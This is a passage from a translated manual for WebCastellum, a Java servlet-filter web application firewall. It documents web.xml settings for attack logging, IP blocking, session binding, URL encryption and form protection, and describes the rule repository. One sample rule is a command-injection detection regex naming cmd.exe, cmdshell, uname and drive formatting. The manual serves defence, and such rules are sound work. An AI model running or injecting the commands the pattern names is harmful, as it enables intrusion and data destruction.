    <dispatcher>REQUEST</dispatcher>
    <dispatcher>INCLUDE</dispatcher>
    <dispatcher>FORWARD</dispatcher>
</filter-mapping>
```

Diagram 3: Excerpt from web.xml as an example

IMPORTANT: Provided that in the web.xml of the application further servlet filters are configured, then WebCastellum should in general be configured as the “primary” filter i.e. as the filter which first of all the request runs through. All further filters would always have to be run through as a follow-up. However, special compression filters create an exception. For once these should be configured in the web.xml before WebCastellum so that a compression of the responses takes place after these are passed to WebCastellum.
Moreover it should be noted that for all further filters the configuration should be expanded to “FORWARD” so that the WebCastellum functions kick in as appropriate. An example can be seen in Diagram 4.

```
<filter-mapping>
        <filter-name>SomeOtherApplicationFilter</filter-name>
        <url-pattern>/*</url-pattern>
       <dispatcher>REQUEST</dispatcher>
        <dispatcher>FORWARD</dispatcher>
</filter-mapping>
```

Diagram 4: Filter-mapping for further servlet filters.

3.3 Directory for attack logging tasks

This setting defines the path in the file system in which attack logs are written. This path can be defined either relatively or absolutely and must be writeable by the process of the application server. If the path does not exist, a warning on the console (stderr) is displayed and no attack logging takes place.

```
<init-param>
    <param-name>AttackLogDirectory</param-name>
    <param-value>logs</param-value>
</init-param>
```

Diagram 5: The configuration of the attack log directory

3.4 Abbreviations for the logging application

This setting defines the name of the application for the sub-division of log files for each application. Thus when there are a number of applications all containing WebCastellum, in each case they write intoseparate log files.

```
<init-param>
   <param-name>ApplicationName</param-name>
   <param-value>MyApp</param-value>
</init-param>
```

Diagram 6: Definition of the application abbreviation

3.5 Logging of session values in the case of an attack

In case there is an attack, relevant information is given out concerning the identified request. Through the switching on of the logging for session values, when there is a recognized attack, these can also be recorded in the log file. For security reasons, WebCastellum's internal session values are not stated in such cases. In production environments this is not to be recommended since under some circumstances large objects In the session can lead to long .toString () readouts of your data, which is only helpful during the development as a log printout. As a result the default is false.

```
<init-param>
   <param-name>LogSessionValuesOnAttack</param-name>
   <param-value>false</param-value>
</init-param>
```

Diagram 7: A switching-off of the loggings of session values

3.6 Size of buffer for pre- and post-attack logging

In the case of an attack, in the context of pre- and post-attack loggings a number of requests are logged before and after the formation of the hostile request. For that a ring buffer is carried which represents exactly the number of request logs set “in its memory”, and in the case of a recognized attack it also records it in the log file. Through that the formation of the attack can if necessary be analysed exactly.

```
<init-param>
   <param-name>PreAndPostAttackLogCount</param-name>
   <param-value>0</param-value>
</init-param>
```

Diagram 8: Number of requests to be logged before and after an Attack

3.7 Threshold value for attack counter

This setting defines the number of attacks following one after the other until a client IP is temporarily blocked. In doing so in each case per client IP session a counter is independently initialized. For attacks from each client IP address, only the counter relevant to this IP is added to. For the specific resetting of the counter a separate option exists (see Chapter 3.9)

```
<init-param>
   <param-name>BlockAttackingClientsThreshold</param-name>
   <param-value>0</param-value>
</init-param>
```

Diagram 9: Definition of the threshold value for the attack-counter

3.8 Client blocking time

This setting defines the number of minutes which needs to be used for a temporary blocking of a client IP. The blocking occurs when the threshold value has been exceeded: as stated in Chapter 3.7, and inside the interval as defined in Chapter 3.10. For example in Diagram 10 it is stipulated that a client (in this case for 20 minutes) should have no access to the web application.

```
<init-param>
   <param-name>BlockAttackingClientsDuration</param-name>
   <param-value>20</param-value>
</init-param>
```

Diagram 10: Definition of the client blocking time

3.9 Reset interval for attack counter

This setting defines the number of minutes which are set as a sufficient distance between two attacks by the same client IP, so as to justify the resetting of the attack counter by this client IP. If for example, a client IP has for ten minutes not carried out another attack, then the attack-counter is overruled and / or set back to zero

```
<init-param>
   <param-name> ResetPeriodAttack</param-name>
   <param-value>10</param-value>
</init-param>
```

Diagram 11: Definition of the reset interval for the attack counter

3.10 Reorganization interval

This setting defines the number of minutes after which a housekeeping is carried out in the background. Among other features the housekeeping entails the removal of “card-index corpses” from the attack-counter, as well as various internal WebCastellum cleaning-up actions. Through these, server resources can be saved, and a consistent.performance ensured.

```
<init-param>
   <param-name>HousekeepingInterval</param-name>
   <param-value>15</param-value>
</init-param>
```

Diagram 12: Definition of the housekeeping Interval

3.11 Response behavior to attacks

This setting defines optionally the http status-code or alternatively an HTML file which will be sent to the client as the response to an attack. As a status code, for example, the values 200, 403 or 500 can be specified. If in this setting an HTML file is stipulated, it should be noted that this has to be reached via the classpath.

```
<init-param>
   <param-name>
     ProductionAttackReplyStatusCodeOrMessageResource
   </param-name>
   <param-value>message.html</param-value>
</init-param>
```

Diagram 13: Definition of attack response

3.12 Response behavior for untreated exceptions

If in the course of the execution of a web application exceptions occur, for which no treatment of mistakes was scheduled in the development of the application, in cases of doubt this would be displayed untreated in the web browser of the application. The implied disclosure associated of internal information originating from the application will be hindered by switching on the option “HandleUncaughtExceptions”. All exceptions which leave the application untreated are intercepted by WebCastellum.

```
<init-param>
   <param-name>HandleUncaughtExceptions</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 14: Activation of the treatment of exceptions

In the case of an intercepted exception, however, the operator has to obtain appropriate feedback. This is scheduled through the following option. Here either an HTTP status code or an HTML page can be defined as an answer. If this setting is not made, then the HTTP code 503 is returned per default.

```
<init-param>
   <param-
name>ProductionExceptionReplyStatusCodeOrMessageResource</param-
name>
   <param-value>exceptionMsg.html</param-value>
</init-param>
```

Diagram 15: Definition of the response for intercepted exceptions

3.13 Response behavior for missing configuration of rules

Provided that no configuration of rules can be found in the context of the initialization, a standard setting is that an HTTP 503 status code is routinely restored. This can be changed with the following setting: The possibility exists of specifying an alternative status code or an HTML file with an individual message.

```
<init-param>
```

```
<param-
name>ProductionConfigurationMissingReplyStatusCodeOrMessageResource</
param-name>
<param-value>missingConfigMsg.html</param-value>
</init-param>
```

Diagram 16: Definition of a response for missing rule configuration

3.14 Treatment of a web session in case of an attack

This setting specifies whether an ongoing web session in the case of an attack should be terminated. If this option is set to “true”, the web session is immediately terminated if an attack takes place. If the option is set to “false”, then only the logging of the attack is recorded in the attack-log, and the session can nevertheless be continued. The attackers would not recognize in this case that their attacks have been recorded.

```
<init-param>
<param-name>InvalidateSessionOnAttack</param-name>
<param-value>false</param-value>
</init-param>
```

Diagram 17: Setting of the web session treatment if there are attacks

3.15 Setting of a maximal session timeout

This setting defines the number of minutes after which a valid web-session can also then be terminated assuming that it is still under attack. The purpose of this setting is to prevent attackers from keeping open an illegally acquired user-session, for example, over a period of days with the help of a browser refresh script.

```
<init-param>
<param-name>ForcedSessionInvalidationPeriod</param-name>
<param-value>900</param-value>
</init-param>
```

Diagram 18: Definition of a maximal session timeout

3.16 Settings of the opening page

This setting defines the opening page of the application: in particular concerning activated entry points, anybody accessing pages in a manner inconsistent with the entry point is then diverted to the pages defined here.

```
<init-param>
   <param-name>RedirectWelcomePage</param-name>
   <param-value>/MyApp/</param-value>
</init-param>
```

Diagram 19: Definition of the opening page

3.17 Interval for the reloading of definition of rules

If this option is not available, then the rule definitions are generally imported into it when WebCastellum is initialized, which means in the case of a (re)deployment. In normal cases, this should be left as it is for security reasons. But there may be individual situations in which a reloading of the rules in operation is necessary. In this case, with the following option an interval for the cyclical new loading of the rule definitions can be specified in terms of minutes.

```
<init-param>
   <param-name>RuleFileReloadingInterval</param-name>
   <param-value>370</param-value>
</init-param>
```

Diagram 20: Definition of the reloading intervals for the rule

3.18 Individual definition of the rules.

The implemented rules below in each case define paths to the individual rule files. So the values of the entries has to correspond in each case to sub-directories in the rule files. As a result, it is possible to define rules that are separate and specific for certain applications, and in doing so, for all or selected protection functions to configure each application individually. Diagram 22 contains examples for references to individual rule definitions.

```
<init-param>
   <param-name>PathToDenialOfServiceLimitFiles</param-name>
   <param-value>MyApp_denial-of-service-limits</param-value>
</init-param>

<init-param>
   <param-name>PathToWhitelistRequestFiles</param-name>
   <param-value> MyApp_whitelist-requests</param-value>
```

```
</init-param>

<init-param>
   <param-name>PathToBadRequestFiles</param-name>
   <param-value> MyApp_bad-requests</param-value>
</init-param>

<init-param>
   <param-name>PathToEntryPointFiles</param-name>
   <param-value> MyApp_entry points</param-value>
</init-param>

<init-param>
   <param-name> PathToRenewSessionAndTokenPointFiles</param-name>
   <param-value> MyApp_renew-session-points</param-value>
</init-param>
```

Diagram 21: Reference to individual definition of rules

4 Configuration of basic protection

4.1 Recognition of invalid query strings

This setting states whether there are wrongly coded query strings which should be blocked as an attempted evasion for example, percentage encodings with non-hexadecimal values such as %T1.

```
<init-param>
   <param-name>BlockInvalidEncodedQueryString</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 22: Activation of the encoding check

4.2 Binding of the session to the client‘s IP

This setting indicates whether or not a web session should be bound to the client’s IP. If the option is activated, then it is no longer possible for attackers to use the application with an illegally obtained session ID. But caution is advisable with providers, who for each request adaptively change the IP address of the client. In such cases the option cannot be used.

```
<init-param>
   <param-name>TieWebSessionToClientAddress</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 23: Definition of factoring in client IP

4.3 Binding of the web session to the header

This setting defines a list of names of HTTP headers separated by commas to which a web session should be attached. If the header contains a name not in that list, this will immediately be assessed as an attack, and the session is terminated at once.

```
<init-param>
   <param-name>TieWebSessionToHeaderList</param-name>
   <param-value>User-Agent,Accept-Encoding </param-value>
</init-param>
```

Diagram 24: Definition of a header / web session attachment

4.4 Recognition of CRLF in responses

This setting indicates whether an HTTP header in responses which contain a CRLF (Carriage-Return Line-Feed) should be interpreted as an attempted attack (response splitting) and be blocked.

```
<init-param>
   <param-name>BlockResponseHeadersWithCRLF</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 25: Configuration of CRLF recognition

4.5 Recognition of a manipulated, last-modified header

These settings indicate whether a mistaken and / or a last modified HTTP header taking place in the future should be assessed as an attempted attack (cache-poisoning) and blocked.

```
<init-param>
   <param-name>
 BlockInvalidLastModifiedResponseHeaders
   </param-name>
   <param-value>true</param-value>
</init-param>
<init-param>
   <param-name>
 BlockFutureLastModifiedResponseHeaders
   </param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 26: Configuration of recognition of manipulation of a last-modified header

4.6 Activation of defined entry points for applications

This setting indicates whether access to the application should be valid only through pages defined as entry points and / or requests. Other accesses are steered to starting pages defined as RedirectWelcomePage in accordance with Chapter 3.16. The definition of precise entry points is described in Chapter 4.7.

```
<init-param>
   <param-name>ForceEntranceThroughEntryPoints</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 27: Activation of checking of entry point

4.7 Definition of defined entry points for applications (entry points)

With the setting described in Chapter 4.6, fixed starting points for an application can be precisely stipulated, so-called entry points. In addition of course the specific entry URLs still have to be defined. This takes place inside the appropriate rule file in the folder “entry points” of the rules folder, or an individual rule path defined as described in Chapter 3.18.
The definition of the entry point URL takes place in the rules file via a regular expression. An exact description of the adaptive process for the rules in the rules file is to be found in Chapter 6.10. At this point a short example for an entry point rule will be outlined. This permits different starting pages with different endings as an entry point in an application.

```
description=website index (welcome) files
servletPath=(?i)/(index|default|welcome|start)\\.(jspx?|html?|do|jsf|faces)$|^/$
```

Diagram 28: Definition of entry points in the rules file

4.8 The repelling of external referers

This setting indicates whether accessing with external referers should be repelled. URLs defined as an entry point form an exception and may – in spite of an activated setting – be accessed by external referers.

```
<init-param>
   <param-name> BlockRequestsWithUnknownReferrer</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 29: Configuration of recognition of external referers

4.9 Repelling of missing referers

If the following setting is configured with “true”, a missing referer will be assessed in a request as a “spoofing” attempt. The request will be blocked in this case. In accordance with the other settings the attempts at attack will be logged, and the session terminated if necessary.

```
<init-param>
   <param-name>BlockRequestsWithMissingReferrer</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 30: Configuration of blocking of missing referers

4.10 Recognition of doubled http header

Requests with doubled http headers, for example with doubled, content-length headers are assessed and blocked as attempts at attack (http request smuggling) provided that this setting is activated.

```
<init-param>
   <param-name>BlockRequestsWithDuplicateHeaders</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 31: Configuration of recognition of doubled HTTP header

4.11 Blocking of illegal redirects

This setting indicates whether redirects from the application to pages outside the context of the web application (non-local redirects) should be blocked as an attempt at attack (Redirect injection).

```
<init-param>
   <param-name>BlockNonLocalRedirects</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 32: Configuration of recognition of illegal redirects

4.12 Recognition of vulnerability scans

This setting defines the number of responses with the http status code 404 and / or 400 which are activated by the same client IP in quick succession as a vulnerability scan, and thus as an attack. The generally defined reset period likewise takes effect here.

```
<init-param>
   <param-name>
     HttpInvalidRequestOrNotFoundStatusCodeAttackThreshold
   </param-name>
   <param-value>50</param-value>
</init-param>
```

Diagram 33: Threshold definition of vulnerability scans

4.13 Automatic removal of HTML comments

This setting indicates whether HTML comments should be removed from the responses. HTML comments concerning the correct masking of <script> areas – as is usual in web applications – are of course excepted from that.

```
<init-param>
   <param-name>StripHtmlComments</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 34: Removal of HTML commentaries

4.14 Activation of denial of service security rules

The denial of service rules of security are automatically activated by default provided that an appropriate source of rules, for example, the rule file provided in the rules directory is available.
An explicit deactivation of a denial-of-service rule is feasible through additional input of key-value entry “enabled=false” in the rules file. More information about adapting and maintaining rule files can be found in Chapter 6.

4.15 Activation of the bad request security rules

Security rules concerning bad requests are likewise as a general rule activated by default provided that the appropriate rules are available. These too can be selectively switched off through the entry “enabled = false” in the rule file in question.

4.16 Activation of permutation of decoding

The use of different decoding permutations in response to requests cannot be activated by a setting in web.xml but instead by an appropriate rule file. This is to be found in the rule category and / or in the directory “decoding permutations”, and contains along with the servlet path to which the permutations are applied, there is an adjustment possibility concerning the number of decodings to be considered.
The value 0 means that no decodings are to be used; the value three activates the attention of all decodings. A setting at the value 2 is expedient.

Through the setting “enabled = true” and / or “enabled = false” the permutations can be activated or deactivated. A description of the rule including an example is to be found in Chapter 6.18.

4.17 Activation of restrictions on size

The definition of restrictions on size is not in web.xml but instead in a rule file of the category of rules “size limits”. In an appropriately named sub-directory of the rule index, there is already a pre-defined rule with expedient values in the delivered default state of WebCastellum. An exact description of the rule definition can be referred to in Chapter 6.17.

5 Expanded protection configurations Buger ende

5.1 Checking of the authenticity of links and forms

This setting indicates whether randomly generated, session-related tokens should be introduced in both links and forms for the safeguarding of authenticity. Among other points this increases protection against CSRF (Cross Site Request Forgery) attacks.

```
<init-param>
   <param-name>SecretTokenLinkInjection</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 35: Activation of secret token link Injections

5.2 Encryption of URLs

5.2.1 Activation of URL encryption

This setting indicates whether query strings should be encrypted. This encryption is carried out for all URLs contained in a response. Such URLs become on the one hand unreadable, and on the other hand a manipulation of these URLs in a subsequent request leads to a termination of the session.

Diagram 36: Example of URL encryption

For example, in Diagram 36 an encrypted query string can be seen. The last part of the URL is removed and replaced by a key.

```
<init-param>
   <param-name>QueryStringEncryption</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 37: Activation of the URL encryption

5.2.2 Expanding the encryption of a query string

So as to be able to guarantee expanded protection of URLs, the query-string can in addition be modified with a random value before and after the creation of the key. Because of that no deductions can be made about the original value on the basis of the key since identical URLs too create different keys. This is equivalent to the so-called “salting” with an additional hash value.

Diagram 39 shows the necessary entry in web.xml which activates this functionality.

```
<init-param>
   <param-name>ExtraEncryptedValueHashProtection</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 38: Activation of expanded URL encryption

Normally with the activation of URL encryption, the resource file as well as the possible parameters are taken as a criterion for the creation of the key. By the option shown in Diagram 39, in addition this procedure can be expanded to the entire query string including the path specification.

```
<init-param>
   <param-name>ExtraEncryptedFullPathProtection</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 39: URL encryption for the entire query string

5.2.3 Protection through the partial removal of the query string

Along with the control of the creation of the key, through the following two options one can adjust and specify which part of the URL will be replaced through a key. Normally in response the URL parameter will be replaced by enclosed links through a crypto key.

So far as the application context permits it, this procedure can be expanded to further parts of a URL. The option shown in Diagram 40 also ensures that the resource file in the query string will be removed and replaced by the key (medium path removal).

```
<init-param>
   <param-name>ExtraEncryptedMediumPathRemoval</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 40: Activation of the URL encryption

5.3 Checking of manipulation of parameter and forms

5.3.1 Protection of the form parameter

This setting indicates whether URL parameters and forms should be checked to find out whether attackers have either added on or removed values and – so far as it is possible – whether modified values should be checked for.

```
<init-param>
   <param-name>ParameterAndFormProtection</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 41: Activation of the parameter and form protection

5.3.2 Additional protection of disabled form fields

An activation of this setting has the affect that form fields that have been labelled as “disabled” are checked to see if they have been subjected to unauthorized manipulation. If however such a form field has been occupied with altered values, then this will in a subsequent request be assessed by WebCastellum as an attack.

```
<init-param>
```

```
<param-name>ExtraDisabledFormFieldProtection</param-name>
<param-value>true</param-value>
</init-param>
```

Diagram 42: Activation of the disabled form field protection

5.3.3 Additional protection of read-only form fields

Through activation of the protection of read-only form fields the latter are protected against unauthorized overwriting. If such a field is modified by the client, this will in a follow-on request be assessed by WebCastellum as an attack.

```
<init-param>
<param-name>ExtraReadonlyFormFieldProtection</param-name>
<param-value>true</param-value>
</init-param>
```

Diagram 43: Activation of the read-only-form field protection

5.3.4 Additional protection of select boxes

Through activation of “Select Box Protection” as shown in Diagram 44, in subsequent requests select boxes are checked for the validity of their values. If a manipulation of the values in the select boxes into an invalid value has taken place on the part of the client, then this is assessed as an attack.

```
<init-param>
<param-name>ExtraSelectboxProtection</param-name>
<param-value>true</param-value>
</init-param>
```

Diagram 44: Activation of select box-protection

5.3.5 Additional protection of radio buttons

Protection can be activated for radio buttons in a manner similar to one of the safeguards of check box values. In addition this results in the values of radio buttons automatically being checked for permissible values.

```
<init-param>
```

```
   <param-name>ExtraRadiobuttonProtection</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 45: Activation of radio button protection

5.3.6 Additional protection of check boxes

Check boxes in forms can likewise be checked to see if the values are valid. In Diagram 46 the configuration entry in web.xml needed for that protection is shown.

```
<init-param>
   <param-name>ExtraCheckboxProtection</param-name>
   <param-value>true</param-value>
</init-param>
```

Diagram 46: Activation of the check-box protection

5.4 Activation of the GEOlocation function

With the help of the GEOlocation function, access for clients to a web application can be restricted to defined and limited regions. With the help of the client's IP address, a service establishes his or her regional positioning. By means of an appropriate rule, undesired attempts at access can then be blocked

To activate the GEOlocation function, one only has to insert an appropriate file into the category "Bad requests". Diagram 47 shows an example in which access is restricted to the source countries Germany and France.

```
paramdescription=geo locating
servletPath=/echo2.jsp
# allow no country (when geo service is not available) and DE + FR here in this sample
country=^(|DE|FR)$
negation=country
enabled=true
```

Diagram 47: A rule example for GEOlocation

6 Maintenance of rules

6.1 Overview

In the preceding chapters it has been shown how the protection functions offered by WebCastellum can be activated or deactivated in a simple manner. As well as that, however, there are very many functions which can be adjusted through individual configuring depending on the particular features of your web application. Through this the degree of protection of an application can often be increased.

Moreover by adjusting the rules alongside a step-up and / or a refinement of the protection configuration, it is also possible to define exceptions for special applications. So it may happen that an application works with what are (by design) potentially risky requests. WebCastellum assesses this in some cases as an attack but this cannot be desirable.

Provided that no adjustment of the application in question is desired or this is not possible in the short-term, one may under some circumstances accept this increased risk. In these cases such requests can be specifically defined as exclusions in the WebCastellum set of rules. This is possible to a very fine-granular level, so that actually only desired and calculable holes are created.

But it is hereby specifically noted that in such cases, in ideal circumstances and for the purposes of a higher level of security, an adaptation of the application is recommended with the goal of doing without exclusions.

The following chapter describes first of all the basic structure of the repository of rules as well as the rules themselves. After that the definition of rules of the individual protection functions are described.

6.2 Structure of the repository of rules

The repository of rules divides rules according to categories. The following categories of rules are defined.

Category of rules	Explanation
Bad requests	Contains rules to recognize hostile requests
CAPTCHA points	Contains rules for prepending challenge-response tests to defined requests

Content modification excludes	Rules for the definition of exclusions at the URL level for content changing protection functions such as e.g. URL encryption, or hidden form field protection.
Decoding permutations	Contains rules for the use of decoding permutations (variations)
Denial of service limits	Rules for the recognition of denial of service attacks
Entry points	Contains definitions for entry points of web applications
Form field masking excludes	Contains rules which define exclusions for the use of protection functions for form fields. So, for example, on forms or even at the field-level, exclusions can be defined for e.g. hidden form field, or protection of select box
Incoming protection excludes	Here it is possible to define specific exclusions for the application of WebCastellum protection functions for certain servlet paths in incoming requests. Selected protection functions can be activated or deactivated.
Renew session and-token points	Rules for the definition of URL patterns for the injection of tokens. Different types of token based protection can be activated and / or deactivated.
Response modifications	Contains rules for detailed configuration of response changing protection functions. So rules are defined, for example, which enable the recognition of URLs in Java Script terms to support URL encryption
Size limits	Rules that stipulate general limitations of size for different aspects, for example, which specify the maximum number of permitted parameters in one request.
Total excludes	This possibility exists to define rules which exclude certain URL patterns from

	all protection functions. This category of rules should generally not be required, and should only be used with great caution.
Whitelist requests	Contains rules related to URL patterns, parameters etc. which in total define a whitelist model for the application. If at least one rule is activated, then only those requests are permitted which satisfy the whitelist rules.

Table 1: Categories of rules

Inside each category the user defines how and what rules are contained. A single rule is defined through an unambiguous name. If the rule repository is present in the file system, then one category corresponds to one directory name below the directory of names. Every rule corresponds to a rule file in the category directory.

The name of the file corresponds to the name of the rule. When considering the names given to the rules and / or those given to the files containing the rules, one should pay attention to the alphabetic sequence because in response to a request the rules are made use of in precisely this sequence. Logically the names are given a numerical prefix for the numbering of the sequence of rules.



Diagram 48: Sequencing of rules in the file system

A rule is put together from one or more key value pairs. Which keys are allowed here can be gleaned from each chapter of rules. Provided that rules are

available as files, then the pairs of keys and values are specified in the form “<key>=<value>“ with for each line one tupel. Lines containing commentaries are introduced with a “#”

```
description=potential command injection
servletPath=.
queryString=(?s)(?i)cmd(\\.exe|\=dir)|\\.dll|uname|cmdshell|format\\s+[CDE]["“]|\#exec
```

Diagram 49: Example of the rule content created from pairs of key values

The key value pairs define the characteristic of a rule. Normally a “description” key is available. This contains as a value a descriptive text for the rule. The key “servletPath” if necessary defines a URL pattern to which the rule should be restricted. However, in the example in Diagram 49 this applies to all requests without restriction. The key “queryString” in the example defines in conclusion the actual validation rule. In these, very varying commands or command fragments are combined through a regular expression. Provided that the request fits with the regular expression, that is a “matching” is successful, then the rule check is positive and a request is recognized as an attack.

If the rules are transferred with the tool provided to a data base table, the rule-value corresponds to a data set of the Table. For each rule there are normally a number of entries with the same name for the rule but with differing key value pairs. The same applies to the category level. So the data base table contains precisely the columns Category, Name, Key and Value.

KATEGORIE	NAME	SCHLUESSEL	WERT
MYAPP_bad-requests	90A_SetVariable.properties	description	Potential session modification attack (user)
MYAPP_bad-requests	90A_SetVariable.properties	requestParam_field	user$
MYAPP_bad-requests	90A_SetVariable.properties	servletPath	/.*FieldSetVariable

Diagram 50: An example of data base tables for rules

6.3 General syntax of Rules

As described in the previous chapter, the characteristics of a rule are specified by means of a defined number of key value pairs. Basically there are two different types of definitions of rules. Included in the first type of rules are those that can be applied in an extremely detailed way to the different components of a request, for example headers, parameters etc. The second type of rule has a rather general character in terms of the request. While a limitation to particular

URLs is possible, a further fine granular limitation does not, however, make any sense.

6.3.1 Keywords for rules with a simple filtering of requests

Rules with a simple filtering of requests only have a small number of shared keywords. These keys shown in Table 2 are all of a compulsory nature. They merely permit the restriction of the use of a rule to particular servlet paths and / or URLs. All further settings for rules are extended via specific keys for individual rules. These are listed in the respective chapter of rules, and explained.

Keys	Valid values	Explanation
description	Text	This required field in a definition of rules contains as a value a description of the rule file which is used among other things in logging
servletPathOrRequestURI	Regular expressions	This required field in a definition of a rule contains as a value a standard expression which is checked against the servlet path and / or the URL of a request (e.g. “ “or “form\\.jsp$“. When no match is specified, then the rule for the request is considered to be inapplicable
enabled	true: Ein false: Aus	This optional key enables at any time the activation or de-activation of a rule. The values “true” and “false” are valid. If the key is not specified, the value “true” is assumed i.e. the rule is by default activated.

Table 2: Shared keys for rules with simple filtering of requests

6.3.2 Keywords for rules with detailed filtering of requests

In the following list, there are explanations for all possible keywords which are equally valid for all rules with detailed filtering of requests. But it should be noted that it is necessary to differentiate between compulsory and optional keys. In further chapters, there are descriptions of the necessary additional keys for special category of rules. Those named here have general validity for all rules of this kind, and serve as a detailed selection of the requests to be considered with the help of widely varying components of requests.

Keys	Valid values	Explanation

Description	Text	This required field in a definition of a rule contains as value a description of the rule file which is among other things used in logging.
Servlet Path	Regular expression	This required field in a definition of a rule contains as a value a regular expression which is checked against the servlet path of a request (e.g. /somePage.jsp or /folder/someAction.do). When no match is found, the rule is regarded as being incorrect for the request
contextPath	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the context-path of a request (e.g. /MYAPP). When no match is stipulated, the rule is regarded as being incorrect for the request.
remoteAddr	Regular expression	this optional key in a definition of a rule contains as a value a regular expression which is checked against the Client-IP-Address (e.g. 10.120.39.73) of a request. When no match is found, the rule is regarded as being incorrect for the request.
remoteHost	Regular expressions	This optional key in a definition of a rule contains as a value a regular expression which is checked against the remote host (e.g. host-4711.company.com) of a request. When no match is found, the rule is regarded as being incorrect for the request.
remoteUser	Regular expressions	This optional key in a definition of a rule contains as a value a regular expression which is checked against the remote-user (e.g. the user name put in by the user into a browser authentification) of a request. When no match is found, the rule is regarded as being incorrect for the request.
time	Regular expressions	This optional key in a definition of a rule contains as a value a regular expression which is checked against the time stamp of the current point in time (e.g. 20070914183651) of a request. When no match is found, the rule is regarded as being incorrect for the request.
timeYear	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the value of the year of the current point in time (e.g. 2007), of a request. When no match is found, the rule is regarded as being not correct for the request

timeMonth	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the value of the month of the current point in time (e.g. 09) of a request. When no match is found, the rule is regarded as being incorrect for the request.
timeDay	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the value of the day of the current point in time (e.g. 14) of a request. When no match is found, the rule is regarded as being incorrect for the request.
timeHour	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the value of the hour of the current point in time (e.g.18) of a request. When no match is found, the rule is regarded as being incorrect for the request.
timeMinute	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the value of the minute of the current point in time (e.g. 36) of a request. When no match is found, the rule is regarded as being incorrect for the request.
timeSecond	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the value of the second of the current point in time (e.g. 51) of a request. When no match is found, the rule is regarded as being incorrect for the request.
timeWeekday	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the value of the weekday of the current point in time of a request. When no match is found, the rule is regarded as being incorrect for the request.
authType	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the mode of authentification (e.g. BASIC_AUTH) of a request. When no match is found, the rule is regarded as being incorrect for the request.
scheme	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the URI scheme used (e.g. http or https) of a request. When no match is found, the rule is regarded as being incorrect for the request.

method	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the mode of method used (e.g. GET or POST) of a request. When no match is found, the rule is regarded as being incorrect for the request.
protocol	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the protocol (e.g. HTTP/1.1) of a request. When no match is found, the rule is regarded as being incorrect for the request.
mimeType	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the content type (e.g. application/x-www-form-url encoded) of a request. When no match is found, the rule is regarded as being incorrect for the request.
encoding	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the encoding type (e.g. UTF-8) of a request. When no match is found, the rule is regarded as being incorrect for the request.
contentLength	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the content length specification in bytes (e.g. 292) of a request. When no match is found, the rule is regarded as being incorrect for the request.
header	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the values of all headers of a request. When no match is found, the rule is regarded as being incorrect for the request.
header_XXXXX	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the header XXXXX of a request. When no match is found, the rule is regarded as being incorrect for the request. The header names are used as case-insensitive
requestURL	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the URL (e.g. https://server/APP/someAction.do) of a request. When no match is found, the rule is

		regarded as being incorrect for the request.
